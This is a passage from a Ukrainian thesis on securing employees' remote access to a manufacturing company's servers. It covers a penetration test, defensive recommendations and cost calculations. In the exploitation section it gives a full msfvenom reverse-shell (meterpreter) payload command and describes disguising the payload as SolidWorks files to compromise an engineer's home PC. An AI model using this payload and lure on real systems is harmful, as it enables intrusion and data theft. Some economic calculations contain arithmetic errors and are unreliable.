- Аналіз мережевого трафіку. У разі проведення робіт у мережі замовника або при отриманні такої можливості під час експлуатації вразливостей проводиться аналіз мережевого трафіку з метою отримання важливої інформації (паролі користувачів, конфіденційні документи та ін.).
- Перевірка можливості отримання зловмисником несанкціонованого доступу до конфіденційної інформації або обмеженого доступу замовника. Проводиться перевіркою прав доступу до різноманітних інформаційних ресурсів замовника з привілеями, отриманими на різних етапах тестування.
- Отримана в ході аналізу вразливостей та спроб їх експлуатації інформація документується та аналізується для вироблення рекомендацій щодо покращення захищеності мережі.

2.5 Аналіз рівня захищеності

Тестування на проникнення проводилося за методологією, яку описано в розділі 2.4.

2.5.1. Отримання попередньої інформації про мережу

Для отримання загальної інформації слід використовувати загальнодоступні ресурси (інтернет, соціальні мережі, новини, корпоративні відомості, співбесіди, сусіди, конкуренти та партнери компанії).

Надалі представлена таблиця 2.13, в якій описані загальні відомості, які вдалося зібрати в відкритих джерелах.

Таблиця 2.13 Попередня інформація про мережу.

Джерело	Інформація	Потенційна загроза
Аналіз веб сайту	Адреса потужностей та офісу	Аналіз КЗ, аналіз можливостей несанкціоновано потрапити на територію підприємства, аналіз зон витоку інформації, підкуп працівників та інше.
	Відомості про cms систему (1c bitrix, версія 20.0)	Доступ до admin панелі, стандартний перелік загроз для cms
	Відомості про хостинг (www.ukraine.com.ua)	Наявні відомості про недоліки хостингу, які можна використати проти компанії, підкуп працівників та інше.
Аналіз мережі	Кількість пристроїв, які підключені до мережі	Аналіз мапи пристроїв на підприємстві
	Логіни користувачів, які працюють в мережі	Ідентифікування користувачів та подальший брутфорс паролей для НСД
	Обладнання яке підключено до мережі	Перехват даних які передаються на друк/сервери/принтери та інша техніка
	Особисті пристрої користувачів	Особисті пристрої користувачів та їх особиста інформація
Аналіз соціальних мереж	Особисті дані працівників	Шантаж/складання словарів для брутфорсу/підкуп та інше
	Аналіз приміщень підприємства	Для побудови мапи мережі

2.5.2. Упорядкування карти мережі, визначення типів пристроїв, ОС, додатків

Для аналізу мережі та визначення типів пристроїв використовували ноутбук ASUS ASUSPRO BR1100FKA-BP0761 з встановленою Kali Linux версії 2021.3 та зовнішньою мережевою картою TP-Link TL-WN822N Wi-Fi адаптер 300Mbps.
Для аналізу використали Nmap.

Nmap ("Network Mapper") - це утиліта з відкритим вихідним кодом для дослідження мережі та перевірки безпеки. Багато системних адміністраторів та адміністраторів мереж також знаходять її корисною для таких завдань як інвентаризація мережі, управління розкладом служб оновлень та моніторингу аптайму хостів або служб. Nmap використовує сирі IP пакети новаторським способом, щоб визначити, які хости доступні в мережі, які служби (ім'я та версія додатків) ці хости пропонують, які операційні системи (і версії ОС) там запущені, які типи фільтрів пакетів/фаєрволів використовуються та дюжини інших Показників. Вона була створена для швидкого сканування великих мереж, але працює і чудово працює щодо одиничних хостів. Nmap запускається на всіх популярних операційних системах, а офіційні пакети доступні для Linux, Windows і Mac OS X. На додаток до класичної версії Nmap командного рядка, набір Nmap включає просунутий графічний інтерфейс і перегляд результатів (Zenmap), гнучкий інструмент передачі, перенаправлення та налагодження даних (Ncat), утиліту для порівняння результатів сканування (Ndiff), та інструмент генерації пакетів та аналізу відповідей (Nping).

2.5.3. Аналіз веб-сайту замовників

Після проведення аналізу за допомогою сервісу Acunetix.
В результаті сканування сайту було виявлено 10 загро, серед яких 5 критичних.
Результати аналізу веб сайту:

- Рівень безпеки адміністративної групи не є підвищеним
- Увімкнено розширене виведення помилок
- Обмежено список потенційно небезпечних розширень файлів
- Використовуються застарілі модулі платформи

- Статичний аналіз вразливостей виявив 42 проблемні місця, наприклад : Cross-Site Scripting

  Файл: /ajax/auth.php

  8: echo $_POST['ERROR_MSG']

  Необхідні умови:

  7: if($arAuthResult['TYPE'] == 'ERROR')
- Виявлено як мінімум 6 файлів або директорій з доступом на запис для всіх користувачів оточення, в якому працює веб-сервер (не користувачів Bitrix Framework)

2.5.4. Експлуатації вразливостей

Експлуатація вразливостей насамперед націлена на людей/ресурси, які становлять найбільшу цінність.

Тому саме на ці типи інформації націлені потенційні атаки.

Вектором атаки будуть працівники відділу інженерії, інформацію про яких ми зібрали при аналізі веб сайту, соціальних мереж та менеджери компанії, яких ми виділили при спілкуванні через електронну пошту, яка вказана на сайті.

Для отримання облікових даних цілі було вирішено проводити мережевий трафік його домашнього робочого простору. Для цього також використаємо Kali Linux з предвтсановленим WIRESHARK.

Wireshark - це потужний мережевий аналізатор, який може використовуватися для аналізу трафіку, що проходить через інтерфейс мережі вашого комп'ютера. Він може знадобитися для виявлення та вирішення проблем із мережею, налагодження ваших веб-додатків, мережевих програм або сайтів. Wireshark дозволяє повністю переглядати вміст пакета на всіх рівнях: так ви зможете краще зрозуміти, як працює мережа на низькому рівні.



Рисунок 2.2 Результати роботи Wireshark.

Визначивши потрібного користувача, фільтруємо весь трафік за допомогою структури ip.dst == 194.67.215.125.

А щоб отримати не лише відправлені пакети, а й отримані у відповідь від цього вузла, поєднали дві умови:

ip.dst == 194.67.215.125 || ip.src == 194.67.215.125

В результаті чого отримали всі пакети, які надходять та направляються від цілі.

Далі відібрано пакети з ttl менше 10:

ip.ttl < 10

Також було відібрано надіслані великі файли:

http.content_length > 5000

Тепер наявна можливість аналізувати вхідні та вихідні файли.

За результатами сканування було передано 23 файли, серед яких корисниі становлять лише 2. Зроблено це було за допомогою модулей HttpCanary та Packet Capture, які перехватили файли з месенджерів Viber та Telegram.

Такий підхід не зовсім підходить для отримання корисної інформації, тому наступним кроком буде - отримання доступу до ПК цілі. Для цього ми проводили аналіз мережі, в результаті якого була визначена версія ОС, а саме - Windows 7 6.1.7601.25792.

Для отримання несанкціонованого було зроблено корисне навантаження та впровадження на ПК цілі за допомогою msfconsole, а саме msfvenom.

Зроблена корисне навантаження за допомогою структури:
“msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe > /root/Desktop/victim.exe”

Надалі корисне навантаження було замасковане під файли зборки проекту Solid Works та відправлене на машину цілі.

В результаті чого ми отримали meterpreter сесію на ПК цілі.

В подальшому було виявлено, що наша ціль використовує TeamViewer для віддаленого доступу до особистого ПК.

Висновок: в результаті проведення атаки інженеру був отриманий повний доступ на домашній ПК. Подальшу реалізацію атаки можна було проводити за наступними векторами:

- аналізувати інформацію на особистому пк, який працює віддалено з серверами виробничого підприємства;
- отримання доступу безпосередньо до серверу виробничого підприємства;

На прикладі атаки на інженерів було виявлено ряд вразливостей, які притаманні домашньому ПК.

2.6 Побудова системи захисту

При тестовому проникненні на ПК віддаленого користувача було виділено перелік загроз та вразливостей, які критичним чином впливають на безпеку віддаленої роботи з серверами компанії.

Саме для цих загроз та вразливостей надалі було побудовано систему захисту для віддаленої роботи.

Заходи для забезпечення безпеки при віддаленій роботі з серверами компанії можна розділити на 2 типи:

- загальні заходи забезпечення безпеки, які рекомендовані для виконання кожному користувачу;
- спеціальні заходи забезпечення безпеки;

2.6.1 Загальні заходи організації захисту

У зв'язку з екстреним режимом переходу в режим ізоляції буде виправдано додаткові заходи контролю активності користувача:

- завчасне обмеження доступу до міжмережевого екрану;
- введення засобів документування дій (наприклад, при віддаленому доступі адміністраторів) або онлайн-моніторингу;
- обмеження доступу до даних лише вузькими «поточними рамками» (до абсолютно необхідного мінімуму);
- проведення інспекції всієї номенклатури використовуваних співробітниками гаджетів - від персональних комп'ютерів до мобільних пристроїв, від поштових програм до месенджерів та зручних "браузерних" програм (додатків та сервісів, що запускаються через веб-браузер) всіх видів;
- зустрічний контроль, отримання погоджень на зміни чи доступ.
- використовувати повне дискове шифрування, яке забезпечує недоступність корпоративних даних у разі потрапляння пристрою в чужі руки;
- виходити із системи, коли вона не використовується як вдома, так і в громадських місцях;
- завжди використовувати VPN для підключення працівників до корпоративної мережі. Це дозволяє запобігти атакам методом Man-in-the-Middle (MitM) за допомогою віддалених робочих місць. Пам'ятайте, що під час віддаленого режиму трафік передається через загальнодоступні мережі.

2.6.2 Спеціальні заходи забезпечення безпеки

Для того, щоб побудувати спеціальні заходи забезпечення безпеки при віддаленій роботі користувачів з серверами виробничого підприємства треба

проаналізувати вразливості, які виявились в ході тестування, та потребу в забезпеченні властивостей інформації, яка обробляється в ОІД.

Шифрування Wi-Fi. Одним із базових правил безпеки віддаленої роботи є налаштування шифрування Wi-Fi. Навіть найкращий антивірус буде марним, якщо хакер зможе підключитися до вашої бездротової мережі.

Це дозволить йому перехоплювати весь трафік, а це можуть бути, наприклад, конфіденційні дані компанії, логін та пароль корпоративної пошти, пароль для віддаленого доступу до робочого ПК. Тому бездротове підключення має бути правильно налаштоване.

Сьогодні існує кілька таких стандартів, причому частина з них вже застаріла. Рекомендується використовувати тип шифрування WPA2, який можна встановити в налаштуваннях роутера.

Також важливо використовувати надійний пароль Wi-Fi. Він повинен представляти досить складну та унікальну комбінацію літер та цифр, не пов'язану за змістом з вами, вашою родиною чи квартирою.

Додатково рекомендується змінити логін та пароль для доступу до налаштування роутера. Стандартні дані для входу відомі практично всім комбінації, які активно використовуються зловмисниками.

Системи міжмережевого екрану. Головним засобом захисту від мережевих атак є системи міжмережевого екрану (файєрволи, брандмауери). Вони можуть бути як апаратними, так і програмними чи апаратно-програмними. Функція таких систем полягає в постійному моніторингу вихідного та вхідного трафіку при обміні даними між локальною (включаючи домашню мережу Wi-Fi) та корпоративною мережею. Трафік оцінюється міжмережевим екраном на основі критеріїв, закладених у їх робочі алгоритми та політики безпеки. За результатами такої оцінки система приймає рішення про дозвіл або блокування трафіку.

Система автентифікації та відвердженя прав користувача на сервері. Багатофакторна автентифікація - це розширений метод контролю доступу до ресурсів. В рамках даного методу користувач повинен пред'явити кілька доказів, щоб отримати доступ.

Виділяють кілька груп таких підтверджень:

- знання певної інформації (пароль, код);
- наявність ключа (карта, мобільний пристрій, флешка);
- відмінна риса (відбитки пальців, риси обличчя, райдужна оболонка ока, швидкість та характер набору тексту на клавіатурі).

Всі три групи інструментів аутентифікації одночасно використовуються дуже рідко, найбільш поширена процедура пізнання користувача включає лише два етапи.

Застосування кількох типів перевірки різко підвищує захищеність даних користувача та дозволяє уникнути шахрайства, крадіжок та втрати даних.

Для підтвердження користувача рекомендовано використовувати Microsoft Azure Active Directory.

Azure Active Directory (Azure AD) — це хмарна служба керування посвідченнями та доступом від корпорації Майкрософт. Вона допомагає вашим співробітникам входити до системи та звертатися до ресурсів таких категорій:

- зовнішні ресурси, такі як Microsoft 365, портал Azure та тисячі інших програм SaaS;
- у внутрішніх ресурсах, таких як програми в корпоративній мережі та інтрамережі, а також у будь-яких хмарних програмах, розроблених вашою організацією.

DLP системи. DLP система — технології запобігання витоку конфіденційної інформації з інформаційної системи зовні, а також технічні пристрої (програмні або програмно-апаратні) для запобігання витокам. Рішення об'єднують моніторинг продуктивності працівників та захист від загроз з боку людського фактора. Таким чином, якщо в компанії є DLP, для безпечного переходу в дистанційний формат не доведеться впроваджувати додаткові інструменти — достатньо видати персоналу поза офісом корпоративні ПК із встановленими агентами системи.

DLP-системи будуються на аналізі потоків даних, що перетинають периметр інформаційної системи, що захищається. При детектуванні в цьому потоці

конфіденційної інформації спрацьовує активний компонент системи, і передача повідомлення (пакета, потоку, сесії) блокується.

Відомі сервіси для організації безпечної роботи співробітників у корпоративній мережі підприємства та з особистих пристроїв. Комплексне рішення може бути реалізовано за двома сценаріями. Перший базовий сценарій передбачає доступ віддалених співробітників через термінальний сервер. Такий сервер, розташований у хмарі, адресує всі запити працівників до внутрішньомережевих ресурсів компанії. Дані запити можуть надсилатися на аналіз у DLP-систему, щоб служба інформаційної безпеки могла контролювати дії щодо конфіденційної інформації.



Рисунок 2.5 Схема віддаленої роботи з використанням DLP.

Представлені над ринком DLP-системы по функціоналу досить близькі, тому замовнику слід звернути увагу, наскільки швидко може вирішувати свої завдання з допомогою тієї чи іншої інструмента.

Це насамперед залежить від рівня автоматизації та наданих системою готових зрізів даних. Зрілі DLP-рішення дають широкий набір зручних аналітичних

інструментів, при цьому важливою перевагою є можливість перейти від агрегованих показників до деталізованої інформації.

Важливим показником є швидкість, з якою співробітник служби безпеки освоїть нову систему. Насправді його увага скоріш сфокусована не так на подіях і даних, але в групах співробітників і конкретних людях, тому важливо, щоб інформація про працівників і груп людей агрегувалася і систематизувалася.

Політика інформаційної безпеки. Політика інформаційної безпеки організації - сукупність керівних принципів, правил, процедур та практичних прийомів у сфері безпеки, що регулюють управління, захист та розподіл цінної інформації.

Онсновні положення політики інформаційної безпеки для типового виробничого підприємства:

- Політика використання;
- Загальне використання та володіння;
- Безпека та конфедеційність інформації;
- Неприйнятне використання;
- Порядок використання електронної пошти;
- Порядок використання компьютеру;
- Порядок видачі, зберігання компьютеру;
- Дотримання політики;
- Правила віддаленої роботи;
- Забезпечення безпеки й розподіл прав доступу в комп'ютерній мережі;
- Резервування інформації;
- Антивірусний захист;
- Порядок використання паролей;
- Порядок створення пароля ;
- Зміна пароля;
- Захист пароля;
- Дотримання політики;

Наведені пункти політики безпеки підвищують ефективність забезпечення захисту інформації в ІТС.

Парольна політика. Політика паролів – це набір правил, спрямованих на підвищення безпеки комп'ютера шляхом заохочення користувачів до використання надійних паролів та їх правильного використання. Політика паролів часто є частиною офіційних правил організації та може викладатися як частина інформаційної безпеки. Або політика паролів носить рекомендаційний характер, або комп'ютерні системи змушують користувачів дотримуватися її.

Деякі уряди мають національні структури аутентифікації, які визначають вимоги до аутентифікації користувачів у державних службах, включаючи вимоги до паролів.

Надалі представлені погані, слабкі паролі, які не слід використовувати:

- Містять менше восьми символів.
- Є словом, що міститься у словниках.
- Є словом, що часто вживається.
- Містять прізвище, прізвисько тварини, імена друзів, співробітників, вигаданих персонажів тощо.
- Містять комп'ютерні терміни та назви, команди, назви сайтів, компаній, обладнання, програмного забезпечення.
- Містять назву вашої компанії та географічні найменування.
- Містить дати народження та іншу особисту інформацію, наприклад, адреси та номери телефонів.
- Слово або число шаблону типу аааббб, qwerty, zyxwvuts, 12345 і т.д.

Параметри сильних паролів

- Містить поєднання букв верхнього та нижнього регістрів (наприклад, a-z, A-Z).
- Включає цифри та знаки пунктуації, наприклад, 0-9, !@#$%^&*()_+|~-=\`{}[[ ]]:«;'<>?,./).
- Складається з восьми та більше символів.
- Не є словом будь-якою мовою, діалектом, сленгом, жаргоном і т.д.

- Не заснований на персональній інформації, наприклад, прізвища, дату народження і т.д.
- Ніколи не записується та не зберігається on-line.
- Створюйте паролі, що легко запам'ятовуються. Одним із способів створення таких паролів, використовувати пісні, вірші та інші фрази, що легко запам'ятовуються. Наприклад з фрази: "This May Be One Way To Remember" можна отримати такі паролі: "TmB1w2R!" або «Tmb1W>r~» та інші варіанти.

Вище представлена лише частина політики паролів, але зібрання цих правил вже достатньо для забезпечення надійності вашого пароля.

Налаштування СУБД та веб сервера. Взлом мережі може статися і за рахунок наявності вразливостей у базах даних, або в веб-додатках. Ситуація з паролями та логінами тут ще гірша, ніж у ПЗ для віддаленого доступу, так як багато хто навіть не заходить у налаштування веб-додатків.

Програма Tomcat Web Application Manager дозволяє завантажити заархівовані файли у форматі .war. Це означає, що шкідливий код може бути замаскований і впроваджений у вашу базу за допомогою цієї опції. Достатньо одного рядка-команди, щоб скомпрометувати мережу і навіть робочу ОС.

Різні варіанти атаки також розгортаються за допомогою СУБД, оскільки вона має доступ до багатьох вузлів корпоративної мережі. Тут варто врахувати той факт, що багато хакерів шукають уразливості саме в цій галузі, тому що в компаніях найчастіше використовують застарілі версії БД. Яскравий приклад – MS SQL Server. Зверніть увагу, що в старих версіях шлях установки цього програмного забезпечення значиться, як NT AUTHORITY \SYSTEM.

Відповідно, всі рівні привілеїв можна знайти там. А це означає, що отримавши доступ до цього шляху, хакер може без проблем захопити роботу всіх пристроїв Windows. Це ідеальний приклад того, що потрібно регулярно оновлювати встановлене ПЗ, так як у нових версіях дана проблема відсутня.

Щоб уникнути проблем із подібними вразливістю, адміністратор мережі зобов'язаний контролювати привілеї облікових записів та рівні доступу до СУБД. По можливості, максимально обмежуйте права працівників у мережі. Також

потрібно стежити за актуальністю версій програмного забезпечення, рівнем встановлених паролів, а також списком дозволених IP-адрес.

В таблиці 2.14 представлені всі оновлення та впроваджені методи забезпечення захисту віддаленої роботи користувача.

Таблиця 2.14 впроваджені методи забезпечення захисту віддаленої роботи користувача.

№	Рішення	Вирішує проблему
1	Оновлення ОС на ПК користувача	Застаріла ОС, яка має невиправлені загрози, які можна використовувати для отримання віддаленого доступу до ПК.
2	Оновлення ОС на сервері	Застаріла ОС, яка має невиправлені загрози, які можна використовувати для отримання віддаленого доступу до серверу.
3	Встановлення DLP систем	Неконтрольований оборот документів між сервером та співробітником.
4	Оновлені паролі	Отримання доступу до особистих кабінетів співробітників. Взлом облікових даних брут-форсом.
5	Налаштування СУБД	Завантаження файлів з шкідливими скритим. отримання доступу то адмін панелей.
6	Модерація інформації на сайті	Отримання корисних даних про компанію, співробітників, розположення та інше
7	Підвищення рівня обізнаності користувачів	Необережне користування ПК. Перехід до підозрілих джерел. Завантаження не перевірених файлів.
8	Встановлення/оновлення антивірусу	Завантаження файлів з корисним навантаженням. Завантаження вірусів в систему.

Продовження таблиці 2.14 впроваджені методи забезпечення захисту віддаленої роботи користувача.

№	Рішення	Вирішує проблему
9	Налаштування фаєрволу	Відкритий доступ до служб, сервісів, які заборонені політикою безпеки.
10	Шифрування WiFi	Отримання нешифрованих файлів при обміні по WiFi. Отримання особистих даних користувачів. Отримання відомостей про домашню/корпоративну мережу.
11	Встановлення системи контролю за ПК співробітників	Безконтрольна поведінка користувача. Використання сервісів, які заборонені політикою безпеки та становлять загрозу для інфомрації.
12	Оновлення CMS системи веб-сайту	Отримання доступу до панелі адміністрування веб-сайтом. Блокування роботи веб-сайту.

2.7 Оцінка ефективності запропонованого рішення

Після проведення роботи в пункті 2.6 було проведено повторний аналіз та змодельована атака на ПК віддаленого користувача.

1. Взлом мережі користувача. Перевірка не вдалась. Вдалось отримати лише pcap файл з рукостисканням між пристроєм та WiFi точкою доступу. Підбір пароля за словарями та підбір згенерованих паролей не дав результату. Для проведення вступного тесту було примусово підключено до мережі користувача текстового ПК.
2. Після підключення мережі вдалось методом сканування мережі визначити робочій ПК користувача та зчитати його ОС.
3. На етапі генерування файлу з корисним навантаженням не було виявлено актуальних загроз для даної версії ОС.
4. спроба примусово скинути файл з навантаженням також була марною. Антивірус при завантаженні файлу попередив користувача та видалив

файл. Також в автоматичному режимі відправило даний вірус на аналіз сигнатури, після чого вірус потрапляє до БД і вже в наступному оновленні антивірусного ПЗ буде в штатній БД.

5. Примусово отримали ми доступ до ПК та здійснили підключення до серверного ПК. Після підключення було зачинено доступ для проведення двофакторної автентифікації користувача, яка проводиться за допомогою електронної пошти-пароля-мобільного телефону. Перевірку не пройдено, так як після 4 неправильних спроб ПК заблокувався.
6. Надалі примусово було пройдена перевірка та отримали доступ до серверу. На цьому етапі можливо тільки сфотографувати монітор. Наступні пересування файлів контролюється DLP системою,

З цього можна зробити висновки. Впроваджені методи для забезпечення безпеки при віддаленій роботи значною мірою знизило рівень небезпеки віддаленої роботи.

2.8 Висновки до розділу 2

У рамках другого розділу роботи було виконано обстеження на ОІД, розглянуто: архітектура мережі типового об'єкта інформаційної діяльності, аналіз інформації яка обробляється на ресурсах, побудована модель загроз та вразливостей, визначені основні методи та засоби оцінки рівня захищеності. Проведено аналіз та оцінку загроз інформаційної безпеки і виділено значущі загрози. За результатами обстеження та аналізу інформаційних ризиків, визначено недосконалості використання систем керування контентом корпоративного веб сайту. Недоліки можуть стати причинами появи вразливостей системи та завдати збитків підприємству.

За результатами з проведеним аналізом, запропоновані до впровадження методи та засоби захисту інформації для забезпечення ефективної роботи всіх складових системи. Серед яких можна виділити:

- ведення журналу дій;

- обмеження доступу до даних;
- зустрічний контроль, отримання погоджень на зміни чи доступ.
- своєчасне оновлення ОС та ПЗ;
- виходити із системи, коли вона не використовується як вдома, так і в громадських місцях;
- завжди використовувати VPN для підключення працівників до корпоративної мережі.
- використовувати антивірусні ПЗ;
- використовувати надійні паролі;

3 ЕКОНОМІЧНИЙ РОЗДІЛ

3.1 Економічне обґрунтування доцільності впровадження методів забезпечення захисту при віддаленій роботі користувачів з серверами інтрамережі виробничого підприємства

Метою розрахунків є економічне обґрунтування доцільності впровадження методів забезпечення захисту веб сайтів. Для цього визначено економічну ефективність використання основних результатів, що отримані в ході виконання роботи.

Економічна доцільність визначається розрахунками:

- капітальних витрат, що потребують впроваджені методи;
- експлуатаційних витрат;
- річного економічного ефекту від впровадження методів захисту.

Таблиця 3.1 Використані програмні, інженерно-технічні та адміністративні засоби

Назва	Вартість в грн на 1 ПК	Кількість ПК	Всього	Тип ліцензії
Антивірсне ПЗ	890 на 1 ПК	35	31150	На 1 рік
DLP система	1350 на 1 ПК	35	47250	На 1 рік
Система аутентифікації на сервері	2050	2	4100	На 1 рік
Оновлення ОС	2990	35	104650(26162,5)	На 4 року
Система відеоспостереження за ПК	80 грн на 1 ПК = всього	35	2800	На 1 рік

Продовження таблиці 3.1 Використані програмні, інженерно-технічні та адміністративні засоби

Назва	Вартість в грн на 1 ПК	Кількість ПК	Всього	Тип ліцензії
Курси підвищення кваліфікації	1250	37	46250	На 1 рік
Всього			157712,5	

3.2 Розрахунок капітальних витрат

3.2.1 Визначення трудомісткості впровадження запропонованих методів захисту

Трудомісткість впровадження методів захисту віддаленої роботи визначається тривалістю кожної робочої операції, починаючи з складання технічного завдання і закінчуючи оформленням документації (за умови роботи одного спеціаліста з інформаційної безпеки):

$$t = tmз + tв + ta + tвз + tозб + ^{tовр} + tд, \text{ годин,}$$

де ttз - тривалість складання ТЗ на розробку алгоритму впровадження методів захисту = 16 годин;

$t_в$ - тривалість розробки концепції безпеки інформації при віддаленій роботі = 18 годин;

t_a - тривалість процесу аналізу загроз та вразливостей = 32 годин;

$t_{вз}$ - тривалість визначення вимог заходів, методів та засобів захисту = 26 годин;

$t_{озб}$ - тривалість виробу основних рішень з забезпечення безпеки = 14 годин;

$t_{овр}$ - тривалість організації виконання відновлювальних робіт і забезпечення неперервного функціонування організацій = 16 годин;

$t_д$ - тривалість документального оформлення звіту = 6 годин.

Отже, t = 16 + 18 + 32 + 26 + 14 + 16 + 6 = 128 годин

3.2.2 Розрахунок витрат на впровадження методів захисту

Витрати на впровадження запропонованих рішень $К_{рп}$ складаються з витрат на заробітну плату спеціаліста з інформаційної безпеки $З_{зп}$ і вартості витрат машинного часу, що необхідний для впровадження систем безпеки $З_{мч}$.

$$К_{рп} = З_{зп} + З_{мч} .$$

$$К_{рп} = З_{зп} + З_{мч} = 44160 + 462 = 8162 \text{ грн}$$

$$З_{зп} = t * З_{іб} = 128 * 345 = 44160 \text{ грн}$$

де t – загальна тривалість впровадження методів безпеки, годин;

Зіб – средньогодинна заробітна плата спеціаліста з інформаційної безпеки з нарахуваннями, грн/годину.

Вартість машинного часу для розробки та впровадження методів захисту на ПК визначається за формулою:

$$З_{мч} = t * С_{мч} = 128 * 55,66 = 7124,48 \text{ грн}$$

де t – трудомісткість підготовки документації на ПК, годин;

$С_{мч}$ – вартість 1 години машинного часу ПК, грн./година.

Вартість 1 години машинного часу ПК визначається за формулою:

$$Смч = P \cdot t_{нал} \cdot C_e + \frac{Ф_{зал} \cdot Н_а}{F_р} + \frac{К_{лпз} \cdot Н_{апз}}{F_р}, \text{ грн;}$$

$С_{мч}$=1,8 * 16 * 1,44 + ((5713 * 0,27)/1920) + ((157712,5* 0,16)/1920) = 55,66 грн

Відповідно до розроблених рекомендації щодо застосування розробки планується використання програмних засобів, які вже встановлені на підприємстві.

3.2.3 Капітальні (фіксовані) витрати на проектування та впровадження проектного варіанта системи інформаційної безпеки

Капітальні (фіксовані) витрати на проектування та впровадження проектного варіанта системи інформаційної безпеки складають:

$$К = К_{рп} + К_{зпз} + К_{пз} + К_{аз} + К_{навч} + К_{н} = 57650 \text{ грн}$$

$$К = 11400 + 0 + 0 + 0 + 46250 + 0 = 57650 \text{ грн}$$

де $К_{рп}$ – вартість впровадження методів захисту та залучення для цього зовнішніх консультантів = 11400 грн;

$К_{зпз}$ –вартість закупівель ліцензійного основного й додаткового програмного забезпечення (ПЗ) = 0 грн;

$К_{пз}$ – вартість створення основного й додаткового програмного забезпечення = 0;

$К_{аз}$ – вартість закупівлі апаратного забезпечення та допоміжних матеріалів = 0 грн;

$К_{навч}$ – витрати на навчання технічних фахівців і обслуговуючого персоналу = 46250 грн;

$К_{н}$ – витрати на встановлення обладнання та налагодження системи інформаційної безпеки = 0 грн;

3.3 Розрахунок експлуатаційних витрат

Експлуатаційні витрати - це поточні витрати на експлуатацію та обслуговування об'єкта проектування за визначений період (наприклад, рік), що виражені у грошовій формі.

За методикою Gartner Group до поточних (експлуатаційних) варто відносити наступні витрати:

- вартість Upgrade-відновлення й модернізації системи (Св);
- витрати на керування системою в цілому (Ск);
- витрати, викликані активністю користувачів системи інформаційної безпеки (Сак - "активність користувача").

Річні експлуатаційні витрати на функціонування системи інформаційної безпеки складають:

$$С = С_{в} + С_{к} + С_{ак}, \quad грн$$

